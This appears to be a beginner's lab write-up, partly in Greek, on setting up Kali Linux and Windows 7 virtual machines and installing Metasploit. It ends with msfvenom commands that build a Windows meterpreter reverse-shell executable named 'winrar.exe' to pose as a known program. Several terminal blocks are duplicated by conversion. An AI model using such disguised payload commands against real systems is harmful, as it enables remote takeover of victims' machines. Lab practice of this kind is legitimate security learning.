



Getting Familiar with Kali Linux & Metasploit



Installing Oracle VM [VirtualBox](#)




At first there was an issue with the Virtual Machines because Virtualization was disabled in the Bios .




Had to enter my BIOS and enable SVM (Secure Virtual Machine) as MSI calls it .



Installed Windows 7 και Kali Linux in 2 VMs



Both Operating Systems ready to go.



Metasploit Installation/Update

Had to update Metasploit through the console using github

A screenshot of a Kali Linux desktop environment. The terminal window shows the command `curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall` being run, followed by file download statistics and a root password prompt. The sidebar on the right contains links related to Metasploit installation and usage.

```
fg@kali:~$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
> chmod 755 msfinstall && \
> ./msfinstall
% Total    % Received % Xferd  Average Speed   Time   Time     Time Current
ed  Linux / Mac OS X          Dload  Upload Total Spent   Left  Speed
0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 17
100  5495  100  5495  0      0  17171  0 --:--:-- --:--:-- --:--:-- 17
171
Switching to root user to update the package

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for fg: 
```

These packages integrate into your package manager and can be updated with `msfupdate` or with your package manager. On first start, these packages will automatically setup the database or use your existing database.

- Home
- Welcome to Metasploit!
- Using Metasploit
- A collection of useful links
- Penetration testers.
- Setting Up a Metasploit Development Environment
- From apt-

A screenshot of a terminal window titled "Nightly Install...". The terminal shows the following output:

```
fg@kali: ~$ apt update
100 5495 100 5495 0 0 17171 0 --::-- --::-- --::-- 17
171
Switching to root user to update the package

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.


[sudo] password for fg:
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..port the Rapid7 signing key and
Reading package lists ... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 12 not upgraded.
Need to get 218 MB of archives.
After this operation, 109 MB of additional disk space will be used.
Get:1 http://downloads.metasploit.com/data/releases/metasploit-framework/ap
t lucid/main amd64 metasploit-framework amd64 5.0.75+20200218112454~1rapid7
-1 [218 MB]
12% [1 metasploit-framework 33.0 MB/218 MB 15%] 2,460 kB/s 1min 15s
with synaptic or with your package manager. On first start, these
packages will automatically setup the database or use your existing
database.
```

Πηγή:


<https://github.com/rapid7/metasploit-framework/wiki/downloads-by-version>

A screenshot of a terminal window titled "[Downl... fg@kali... Download 07:39 PM]". The terminal shows the following commands:


```
fg@kali:~/Downloads$ cd ~/Downloads
fg@kali:~/Downloads$ chmod +x ./metasploit-latest-linux-x64-installer.run
```




Then created a Metasploit shortcut on my desktop to make things easier ...



On console and Metasploit running .



Enhanced



By typing **ifconfig** (im able to see the network traffic)

Fg user wasn't a root so I had to type sudo /sbin/ifconfig instead

```

File Actions Edit View Help
Press ENTER to size up the situation
xxxxxxxxxxxxxxxxxxxx Date: April 25, 1848 xxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx Weather: It's always cool in the lab xxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx Health: Overweight xxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx Caffeine: 12975 mg xxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx Hacked: All the things xxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx
Press SPACE BAR to continue

=[ metasploit v5.0.72-dev
+ --=[ 1962 exploits - 1095 auxiliary - 336 post
+ --=[ 558 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion

msf5 > 

```

```

File Actions Edit View Help
fg@kali:~$ date
Tue 18 Feb 2020 08:42:09 PM EET
fg@kali:~$ sudo /sbin/ifconfig
eth0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fee:867a prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:ee:86:7a txqueuelen 1000 (Ethernet)
        RX packets 660523 bytes 526433062 (502.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 325092 bytes 20022803 (19.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
        RX packets 377374 bytes 54610571 (52.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 377374 bytes 54610571 (52.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Enhanced:

```

fg@kali:~$ date
Tue 18 Feb 2020 08:42:09 PM EET
fg@kali:~$ sudo /sbin/ifconfig
eth0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fee:867a prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:ee:86:7a txqueuelen 1000 (Ethernet)
        RX packets 660523 bytes 526433062 (502.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 325092 bytes 20022803 (19.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
        RX packets 377374 bytes 54610571 (52.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 377374 bytes 54610571 (52.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Στην συνέχεια πάμε να δημιουργήσουμε **ένα .exe shell** το οποίο θα αποτελεί το κακόβουλο λογισμικό μας.

```
File No.1          File No.2
File Actions Edit View Help   File Actions Edit View Help
+ ... =[ 1962 exploits - 1095 auxiliary - 336 post      ]
+ ... =[ 558 payloads - 45 encoders - 10 nops      ]
+ ... =[ 7 evasion      ]

msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: No such file or directory @ rb_sysopen - /fg/Desktop/winrar.exe
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/winrar.exe
msf5 > 

+ ... =[ 1962 exploits - 1095 auxiliary - 336 post      ]
+ ... =[ 558 payloads - 45 encoders - 10 nops      ]
+ ... =[ 7 evasion      ]


msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: No such file or directory @ rb_sysopen - /fg/Desktop/winrar.exe
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/winrar.exe
msf5 > 

#kali:~$ date
Tue 18 Feb 2020 08:42:09 PM EET
#kali:~$ sudo /sbin/ifconfig
eth0: flags=4163<IP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255
                inet6 fe80::a0:2ff:fe86:7a brd fe80::ff:2ff:fe86:7a scopeid 0x20<link>
                      ether 08:00:27:ee:86:7a txqueuelen 1000 (Ethernet)
                        RX packets 660523 bytes 526433962 (502.0 MiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 325092 bytes 20022803 (19.0 MiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1000 (Local Loopback)
                        RX packets 377374 bytes 54610571 (52.0 MiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 377374 bytes 54610571 (52.0 MiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
#kali:~$ 
```

Permission issue which was resolved by typing sudo su- (Making myself a Super User)



